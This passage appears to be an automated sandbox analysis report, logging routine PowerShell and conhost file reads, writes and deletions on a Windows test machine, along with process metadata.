C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lsaixmmc.yur.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFDF56FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eg3rnj2e.acv.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFDF56FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFCF99903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFCF99903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFCFDF56FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFF12F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFF12F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_lsaixmmc.yur.ps1	success or wait	1	7FFCFDF5F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_eg3rnj2e.acv.psm1	success or wait	1	7FFCFDF5F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_lsaixmmc.yur.ps1	0	1	31	1	success or wait	1	7FFCFDF5B526	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_eg3rnj2e.acv.psm1	0	1	31	1	success or wait	1	7FFCFDF5B526	WriteFile
unknown	433	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF9999FE5	unknown
unknown	94	2802	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFCF9999FE5	unknown
unknown	19550	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFCF9999FE5	unknown
unknown	48900	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF9999FE5	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0e 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeS C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShelIGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFCFDF5B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	65 72 74 46 72 6f 6d 2d 4a 73 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 79 70 65 44 61 74 61 08 00 00 00 0c 00 00 00 4f 75 74 2d 47 72 69 64 56 69 65 77 08 00 00 00 12 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 74 72 69 6e 67 08 00 00 00 00 16 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 64 64 6c 53 74 72 69 6e 67 02 00 00 00 0a 00 00 00 47 65 74 2d 4d 65 6d 62 65 72 08 00 00 00 00 0d 00 00 00 53 65 6c 65 63 74 2d 4f 62 6a 65 63 74 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 00 0f 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 43 73 76 08 00 00 00 0e 00 00 00 44 65 62 75 67 2d 52 75 6e 73 70 61 63 65 08 00 00 00 09 00 00 00 4e 65 77 2d 41 6c 69 61 73 08 00 00 00 11 00 00 00 49 6e 76 6f 6b 65 2d 57 65 62 52	ertFrom-JsonGet-TypeDataOut-GridViewConvertFrom-StringConvertFrom-SddlStringGet-MemberSelect-ObjectGet-EventSubscriberConvertFrom-CsvDebug-RunspaceNew-AliasInvoke-WebR	success or wait	1	7FFCFDF5B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	1240	66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 5c 31 2e 30 2e 31 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 2e 70 73 64 31 02 00 00 00 17 00 00 00 47 65 74 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 1a 00 00 00 49 6e 76 6f 6b 65 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 fd fd fd fd fd 50 fd 65 9f fd 08 4e 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 53 4d 6f 64 75 6c 65 2e 70 73 6d 31 2a 00 00 00 0e	ft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1Get-OperationValidationInvoke-OperationValidationPeNC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*	success or wait	1	7FFCFDF5B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFCFF54F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFEFFB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFCFF0D12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFF002625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFF002625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFF002625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFEFFB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFEFFB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFCFEFE62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22376	success or wait	1	7FFCFEFE63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFCFF0F55FA	unknown
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFDF5B526	ReadFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFCFF0D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFEFFB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFCFEFFB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFCFDF5B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFCFDF5B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	4096	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	512	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FFCFF0F55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FFCFF0F55FA	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4964**, Parent PID: **6908**

General

Target ID:	4
Start time:	11:27:21

Start date:	26/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly